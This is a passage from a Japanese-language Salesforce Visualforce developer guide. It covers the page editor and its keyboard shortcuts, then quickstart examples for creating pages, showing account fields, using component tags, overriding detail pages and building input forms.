State （状態）	このフォルダには、Visualforce カスタムコントローラ、Apex オブジェクト、または項目がすべて含まれます。子の Controller フォルダおよび Controller Extension フォルダを展開すると、ページ上の各オブジェクト、その項目、項目の値を表示できます。一般に、これらは Apex コントローラロジックによって異なります。
View State （ビューステート）	このフォルダにはすべてのノードが含まれます。クリックすると、Visualforce ページのビューステートに関する全体的な情報が表示されます。[Capacity (容量)] タブには、割り当てられたビューステートサイズのうち、使用中のサイズが表示されます。割り当て量を超えると、グラフにも超過したサイズ (キロバイト単位) が表示されます。

Visualforce エディタについて

開発モードフッターまたは [設定] から Visualforce ページを編集する場合、次の機能を持つエディタを使用できます。

構文の強調表示
エディタは、キーワードとすべての関数および演算子について、自動的に構文を強調表示します。

検索 ( )
検索により、現在のページ、クラス、またはトリガの中のテキストを検索できます。検索を使用するには、[Search （検索）] テキストボックスに文字列を入力し、[Find Next (次を検索)] をクリックします。

- 検出した検索文字列を他の文字列で置き換えるには、[Replace （置換）] テキストボックスに新しい文字列を入力し、そのインスタンスだけを置き換える場合は [replace] をクリックし、そのインスタンスと、それ以外にそのページ、クラス、またはトリガに出現する検索文字列のすべてのインスタンスを置き換える場合は、[Replace All (すべて置換)] をクリックします。
- 検索操作で大文字と小文字を区別するには、[Match Case (大文字と小文字を区別する)] オプションをオンにします。
- 検索文字列として正規表現を使用するには、[Regular Expressions (正規表現)] オプションをオンにします。正規表現は、JavaScript の正規表現規則に従います。正規表現を使った検索では、折り返されて複数行になる文字列も検索できます。

  正規表現で検出した文字列を置換操作で使用する場合、検出した検索文字列から得られる正規表現のグループ変数 (`$1`、`$2` など) をバインドすることもできます。たとえば、`<h1>` タグを `<h2>` タグで置き換え、元の `<h1>` の属性はすべてそのままにするには、`<h1(\s+)(.*)>` を検索し、それを `<h2$1$2>` で置き換えます。

指定行に移動 ( )
このボタンにより、指定した行番号を強調表示できます。その行が現在表示されていない場合は、エディタがその行までスクロールします。

元に戻す ( ) またはやり直し ( )
[Undo (元に戻す)] を使用すると編集動作を取り消します。[Redo (やり直し)] を使用すると元に戻した編集動作をやり直します。

フォントサイズ
ドロップダウンリストからフォントサイズを選択し、エディタに表示される文字のサイズを制御します。

行と列の位置
カーソルの行と列の位置は、エディタ下部のステータスバーに表示されます。これは、[指定行に移動] ( ) と共に使用し、エディタ内をすばやく移動できます。

行と文字の計数
行と文字の合計数は、エディタ下部のステータスバーに表示されます。

エディタは、次のキーボードショートカットをサポートします。

Tab
カーソル位置にタブを追加する

SHIFT+Tab
タブを削除する

CTRL+f
[検索] ダイアログを開く、または、現在の検索の次の検索値を検索する

CTRL+r
[検索] ダイアログを開く、または、現在の検索の次の検索値を指定した置換文字列に置き換える

CTRL+g
[Go To Line (**指定行に移動**)] **ダイアログを開く**

CTRL+s
適用の実行

CTRL+z
最後の編集操作を取り消します。

CTRL+y
元に戻した最後の編集操作をやり直します。

第 3 章　Visualforce のクイックスタート

Visualforce の重要な要素を紹介するために、この章には言語の機能を説明する例のセットが含まれています。これらの例は、すべてのタグやコントローラのあらゆる詳細、ルール、または例外を網羅するものではありませんが、Visualforce の新しい開発者は、このガイドの残りの部分に記載される詳細な説明に進む前に、このチュートリアルで、Visualforce がどのように機能するかを理解することができます。

これらの例は、初級と上級のセクションに分けられています。初級の例では、主に Visualforce マークアップを使用します。上級の例では、Visualforce マークアップのほかに、Force.com Apex コードを使用します。

Apex を必要とする 高度な例 は、独立した章で説明されています。

Visualforce の正常なコンパイル

Visualforce ページとコンポーネントは、正しくコンパイルされない限り保存できません。次は、Visualforce ページを作成するときの注意事項のリストです。

- コンポーネントのタグが `apex:` (apex の後にコロン) のような正しい名前空間の識別子で始まっていることを確認します。
- すべての開始引用符と開始括弧に対する終了引用符と終了括弧があることを確認します。
- コントローラまたはコントローラ拡張の名前が正しく付けられていることを確認します。
- Salesforce API バージョン 19.0 以降を使用して作成された Visualforce ページとコンポーネントは、適切なフォームの XML で記述されている必要があります。一般的に、要素が正しくネストされている必要があること、空でない要素に終了タグが必要であること、空の要素は閉じスラッシュ (/) で終了している必要があること、などを意味します。World Wide Web コンソーシアム (W3C) では、適切なフォームの XML の仕様に関する記事を提供しています。

  次の例外が許可されます。

  - 適切なフォームの XML に違反するコードは JavaScript 内では許可されます。たとえば、Visualforce で `<![CDATA[]]>` タグを使用する必要はありません。
  - 適切なフォームの XML に違反するコードは式内では許可されます。たとえば、数式では引用符をエスケープする必要はありません。
  - `<?xml version="1.0" encoding="UTF-8"?>` など、ページの開始に通常必要とされる XML ディレクティブは、`<apex:page>` や `<apex:component>` などの最上位のコンテナタグ内で使用できます。

最初のページの作成

開発モードが有効な場合、ブラウザのアドレスバーに次のようなページのURLを入力することによって、最初の Visualforce ページを作成できます。

```
https://Salesforce_instance/apex/myNewPageName
```


たとえば、「HelloWorld」というページを作成するときに、Salesforce組織が `na3.salesforce.com` を使用している場合、「`http://na3.salesforce.com/apex/HelloWorld`」と入力します。

ページはまだ存在しないため、中間ページが表示され、そこから新規ページを作成できるようになっています。**[[Create Page** *<myNewPageName>* **(ページ** *nameOfNewPage* **を作成)]]** をクリックして、自動的に作成します。

メモ: Visualforce 開発モードが有効でない場合は、[設定] で [開発] > [ページ] をクリックしてから [新規] をクリックし、新しいページを作成できます。

Visualforce ページは、セットアップのこの部分以降で常に編集できるようになりますが、編集の結果を確認するには、ページのURLに移動する必要があります。そのため、ほとんどの開発者は、開発モードを有効にして作業することによって単一のウィンドウでページの参照と編集を行うことを好みます。

新しい Visualforce ページ



デフォルトのテキストを含む Visualforce ページが表示されました。新しいページを編集するには、ブラウザの下に表示されている[ページエディタ]のバーをクリックします。ページエディタが展開されて、次のVisualforceマークアップが表示されます。

```
<apex:page>

    <!-- Begin Default Content REMOVE THIS -->

    <h1>Congratulations</h1>

    This is your new Apex Page: HelloWorld

    <!-- End Default Content REMOVE THIS -->
```

```
</apex:page>
```

このデフォルトのマークアップには、すべてのページに必要な <apex:page> タグ (ページのマークアップを開始/終了するタグ) のみが含まれます。<apex:page> の開始タグと終了タグに組み込まれているのはプレーンテキストで、一部は <h1> 標準 HTML タグでフォーマットされています。

必須の <apex:page> タグを維持するかぎり、プレーンテキストや有効な HTML をこのページに必要なだけ追加できます。たとえば、ページエディタに次のコードを入力して [Save (保存)] をクリックすると、ページに「Hello World!」という太字のテキストが表示されます。

```
<apex:page>

    <b>Hello World!</b>

</apex:page>
```

ヒント: 警告には注意してください。開始タグに一致する終了タグがない HTML が含まれているページを保存すると、Visualforce エディタに警告が表示されます。ページは保存されますが、不正な形式の HTML は、表示されるページに問題を引き起こす原因となります。

Visualforce による項目値の表示

Visualforce ページでは、数式と同じ式の言語を使用します。つまり、{! } 内のすべてが、現在コンテキストにあるレコードから得られる値にアクセスできる式として評価されます。たとえば、{!$User.FirstName} 式をページに追加すると、現在のユーザの「名」を表示できます。

```
<apex:page>

    Hello {!$User.FirstName}!

</apex:page>
```

$User は、現在のユーザレコードを常に表すグローバル変数です。すべてのグローバル変数は、$記号で参照されます。Visualforce で使用できるグローバル変数のリストについては、「グローバル変数」 (ページ 832)を参照してください。

特定の取引先、取引先責任者、またはカスタムオブジェクトレコードなど、グローバルに使用できるようになっていないレコードの項目にアクセスするには、ページをコントローラに関連付ける必要があります。コントローラを使用すると、特定のオブジェクトのレコードにアクセスする方法を指定するロジックなど、アプリケーションを実行するためのデータやビジネスロジックをページで使用できます。ページのカスタムコントローラは Apex を使用して定義できますが、Salesforce には、すべての標準およびカスタムオブジェクトに使用できる標準コントローラが含まれています。

たとえば、取引先に対して標準コントローラを使用するには、<apex:page> タグに standardController 属性を追加し、取引先オブジェクトの名前を割り当てます。

```
<apex:page standardController="Account">

    Hello {!$User.FirstName}!
```

```
</apex:page>
```

ページを保存したら、ページの [取引先] タブが強調表示され、ページのコンポーネントのデザインが [取引先] タブに適用されます。さらに、{!account.***<fieldName>***} 式の構文を使用して、現在コンテキストにある取引先レコードの項目にアクセスできるようになります。

たとえば、取引先の名前をページに表示するには、ページのマークアップで {!account.name} を使用します。

```
<apex:page standardController="Account">

    Hello {!$User.FirstName}!

    <p>You are viewing the {!account.name} account.</p>

</apex:page>
```

{!account.name} 式は、標準取引先コントローラの getAccount() メソッドにコールし、現在コンテキストにある取引先のレコード ID を返します。その後、ドット表記を使用してそのレコードの name 項目にアクセスします。

メモ: この式の言語を使用して親オブジェクトにアクセスすることはできません。言い換えると、{!account.parent.name} はエラーを返します。

メモ: ページを保存すると、<apex:inputField>、<apex:inputText> など、すべての入力コンポーネントの value 属性について、文字テキストや空白を含まない単一式であり、単一のコントローラメソッドまたはオブジェクトプロパティへの有効な参照であるかどうかが検証されます。エラーが発生するとページを保存できません。

取引先レコードを現在のコンテキストに取り込むには、レコードの ID を指定するページ URL にクエリパラメータを追加する必要があります。手順は、次のとおりです。

1. 任意の方法で、取引先の ID を検索します。そのための簡単な方法として、取引先レコードの詳細ページを表示し、URL の最後にある文字コードをコピーするやり方があります。たとえば、次の URL で取引先詳細ページに移動するとします。

   ```
   https://na3.salesforce.com/001D000000IRt53
   ```

   この場合、001D000000IRt53 が取引先の ID になります。

2. ページに戻り、ブラウザのアドレスバーの URL にクエリ文字列パラメータとして取引先 ID を追加します。たとえば、ページが次の場所にあったとします。

   ```
   https://na3.salesforce.com/apex/HelloWorld2
   ```


   URL の最後に ?id=001D000000IRt53 を追加します。

   ```
   https://Salesforce_instance/apex/HelloWorld2?id=001D000000IRt53
   ```

メモ: URL に id パラメータを使用する場合、そのパラメータは、標準コントローラで参照されるエンティティと同じエンティティを参照する必要があります。

取引先 ID を URL に指定したら、次の図のようにページに適切な取引先名が表示されます。

Visualforce ページの取引先データの表示




Visualforce コンポーネントライブラリの使用

ここまでで、例に使用された唯一の Visualforce タグは、すべての Visualforce マークアップの先頭と末尾に配置する必要がある必須の `<apex:page>` タグです。ただし、`<img>` または `<table>` タグを使用して HTML ドキュメントに画像やテーブルを挿入できるのと同様に、Visualforce コンポーネントライブラリに定義されたタグを使用して、Visualforce ページにユーザインターフェースコンポーネントを追加できます。

たとえば、詳細ページでセクションのように見えるコンポーネントを追加するには、`<apex:pageBlock>` コンポーネントタグを使用します。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

            You are viewing the {!account.name} account.

    </apex:pageBlock>

</apex:page>
```


<apex:pageBlock> コンポーネント



タグは、関連リスト、詳細ページ、および入力項目などの、一般的なSalesforceインターフェースコンポーネント用にも存在します。たとえば、詳細ページのコンテンツを追加するには、<apex:detail>コンポーネントタグを使用します。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You are viewing the {!account.name} account.

    </apex:pageBlock>

    <apex:detail/>

</apex:page>
```


属性がない <apex:detail> コンポーネント



タグに特定の属性が何も指定されていなくても、<apex:detail> は、コンテキストレコードの完全な詳細ビューを表示します。どのレコードの詳細を表示するか、関連リストやタイトルを表示するかなど、プロパティを変更するにはタグで属性を使用できます。たとえば、次のマークアップは、コンテキストの取引先所有者の詳細を表示しますが、関連リストや色付きのタイトルバーは表示しません。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You are viewing the {!account.name} account.

    </apex:pageBlock>

    <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>

</apex:page>
```

関連リストまたはタイトル要素のない **<apex:detail>** コンポーネント



コンポーネントライブラリを参照するには、ページエディタで [Component Reference (コンポーネントの参照)] をクリックします。このページから、任意のコンポーネントにドリルダウンして、定義した任意のカスタムコンポーネントを含め、各コンポーネントで使用可能な属性を参照できます。

関連トピック:


- 標準のコンポーネントの参照

Visualforce ページによる既存のページの上書き

標準の取引先詳細ページなど、既存のページ形式を変更するとします。取引先のすべての情報は単一ページに表示されます。多くの情報がある場合は、延々とスクロールする必要があります。Visualforce ページを使用すると、取引先責任者、商談など、取引先の各セクションをタブに表示できます。

最初に、クイック修正を使用して新しい Visualforce ページを作成します。

1. ブラウザで、テキスト「/apex/tabbedAccount」を Salesforce インスタンスの URL に追加します。たとえば、Salesforce インスタンスが `https://na1.salesforce.com` の場合、新しい URL は `https://na1.salesforce.com/apex/tabbedAccount` になります。次のエラーメッセージが表示されます。



2. 新規ページを作成するには、[Create Page tabbedAccount (ページ tabbedAccount を作成)] をクリックします。
3. ページの左下のページエディタリンクをクリックします。これにより、新しいページのコードが次のように表示されます。


```
<apex:page>

<!-- Begin Default Content REMOVE THIS -->

<h1>Congratulations</h1>

This is your new Page: tabbedAccount

<!-- End Default Content REMOVE THIS -->

</apex:page>
```

4. 既存のコードを次のコードで置き換えて、[Save (保存)] をクリックします。

```
<apex:page standardController="Account" showHeader="true"

      tabStyle="account" >

   <style>

      .activeTab {background-color: #236FBD; color:white;

         background-image:none}

      .inactiveTab { background-color: lightgrey; color:black;

         background-image:none}
```

```
   </style>
   <apex:tabPanel switchType="client" selectedTab="tabdetails"
                  id="AccountTabPanel" tabClass='activeTab'
                  inactiveTabClass='inactiveTab'>
      <apex:tab label="Details" name="AccDetails" id="tabdetails">
         <apex:detail relatedList="false" title="true"/>
      </apex:tab>
      <apex:tab label="Contacts" name="Contacts" id="tabContact">
         <apex:relatedList subject="{!account}" list="contacts" />
      </apex:tab>
      <apex:tab label="Opportunities" name="Opportunities"
                id="tabOpp">
         <apex:relatedList subject="{!account}"
                           list="opportunities" />
      </apex:tab>
      <apex:tab label="Open Activities" name="OpenActivities"
                id="tabOpenAct">
         <apex:relatedList subject="{!account}"
                           list="OpenActivities" />
      </apex:tab>
      <apex:tab label="Notes and Attachments"
                name="NotesAndAttachments" id="tabNoteAtt">
         <apex:relatedList subject="{!account}"
                           list="CombinedAttachments" />
      </apex:tab>
   </apex:tabPanel>
</apex:page>
```

5. [取引先] ページにはデータがありません。前のページと同様に、URL に特定の取引先の ID を指定する必要があります。たとえば、`https://Salesforce_instance/apex/tabbedAccount?id=001D000000IRt53` のように指定します。取引先 ID を追加した後、ページは次のように表示されます。



このページマークアップについては、次の点に留意してください。

- `<style>` は、実際には Visualforce マークアップではなく CSS マークアップの一部です。このマークアップでは、activeTab と inactiveTab という 2 種類のタブのスタイルが定義されます。
- `<apex:tabPanel>` が、タブの生成に使用されます。次の属性の使用方法を確認してください。
  - `tabClass` 属性: 有効になっているタブの表示に使用されるスタイルクラスを指定します。
  - `inactiveTabClass` 属性: 無効になっているタブの表示に使用されるスタイルクラスを指定します。
- タブパネルの定義内に、それぞれの子のタブコンポーネントの定義 `<apex:tab>` があります。最初のタブは `<apex:detail>` タグを使用してページの詳細ビューの該当部分を返します。

```
<apex:tab label="Details" name="AccDetails" id="tabdetails">

   <apex:detail relatedList="false" title="true"/>

</apex:tab>
```

一方、残りのタブは `<apex:relatedList>` を使用して取引先ページの異なる部分を指定します。取引先責任者のタブは次のようになります。タブでは、取引先責任者の既存のリストが使用されます。

```
<apex:tab label="Contacts" name="Contacts" id="tabContact">

   <apex:relatedList subject="{!account}" list="contacts" />

</apex:tab>
```

これで取引先をタブで表示するページが作成できたため、このページを使用してすべての取引先の詳細ビューを上書きできるようになりました。

1. [設定] から、[カスタマイズ] > [取引先] > [ボタン、リンク、およびアクション] をクリックします。
2. [ビュー] の横にある [編集] をクリックします。
3. [上書き手段] で、[Visualforce ページ] を選択します。
4. [Visualforce ページ] ドロップダウンリストで、tabbedAccount を選択します。
5. [保存] をクリックします。

[取引先] タブをクリックし、任意の取引先を選択します。取引先の詳細がタブに表示されます。

標準オブジェクトリストページへのリダイレクト


ユーザを標準タブに移動するボタンやリンクの場合、コンテンツをリダイレクトして標準オブジェクトのリストを表示できます。

次のマークアップで Visualforce ページを作成します。

```
<apex:page action="{!URLFOR($Action.Account.List, $ObjectType.Account)}"/>
```

ユーザには、次のようなページが表示されます。

取引先詳細ページの上書き



Visualforce ページでは、標準オブジェクトへの参照を変更して、取引先責任者など、他の標準オブジェクトも参照できます。次に例を示します。

```
<apex:page action="{!URLFOR($Action.Contact.List, $ObjectType.Contact)}"/>
```

ページでの入力コンポーネントの使用

ここまでは、このクイックスタートチュートリアルの例で、Visualforce ページにデータを表示できる方法を説明しました。ユーザの入力を取得するには、1 つ以上の入力コンポーネントを含む <apex:form> タグと、フォームを送信するための <apex:commandLink> タグまたは <apex:commandButton> タグを使用します。

フォームでもっとも使用される入力コンポーネントタグは <apex:inputField> です。このタグは、標準またはカスタムオブジェクト項目の種別に基づいて適切な入力ウィジェットを表示します。たとえば、データ項目を表示するために <apex:inputField> タグを使用すると、カレンダーウィジェットがフォーム上に表示されます。選択リスト項目を表示するために <apex:inputField> タグを使用すると、代わりにドロップダウンリストが表示されます。<apex:inputField> タグは、任意の標準またはカスタムオブジェクト項目の

ユーザ入力を取得するために使用できます。このタグは、項目が必須または一意であるか、あるいは現在のユーザに表示または編集の権限があるかなど、項目の定義に設定されているすべてのメタデータを順守します。

たとえば、次のページでは、ユーザは取引先の名前の編集と保存を行えます。

メモ: このページに取引先データを表示するには、有効な取引先レコードの ID をページの URL のクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。


```
<apex:page standardController="Account">

    <apex:form>

        <apex:pageBlock title="Hello {!$User.FirstName}!">

            You are viewing the {!account.name} account. <p/>

            Change Account Name: <p/>

            <apex:inputField value="{!account.name}"/> <p/>

            <apex:commandButton action="{!save}" value="Save New Account Name"/>

        </apex:pageBlock>

    </apex:form>

</apex:page>
```

この例では、次の点に留意してください。

- <apex:inputField> タグは、タグの value 属性を設定することによって、取引先の name 項目にバインドされます。式には、ページのほかの場所に項目の値を表示するためによく使用される {!account.name} ドット表記が含まれます。
- <apex:commandButton> タグには、action 属性があります。この属性の値は、標準取引先コントローラの save アクションを呼び出します。このアクションは、標準の取引先編集ページの [保存] ボタンと同じ動作を実行します。

メモ: ページを保存すると、<apex:inputField>、<apex:inputText> など、すべての入力コンポーネントの value 属性について、文字テキストや空白を含まない単一式であり、単一のコントローラメソッドまたはオブジェクトプロパティへの有効な参照であるかどうかが検証されます。エラーが発生するとページを保存できません。

単一の入力項目を使用する <apex:form> コンポーネント




<apex:inputField> タグが表示できない唯一の項目は、Apex で記述されたカスタムコントローラクラスのメンバー変数として定義された項目です。それらの変数で使用するデータを収集するには、代わりに <apex:inputCheckbox>、<apex:inputHidden>、<apex:inputSecret>、<apex:inputText>、または <apex:inputTextarea> タグを使用します。

入力項目の表示ラベルの追加とカスタマイズ

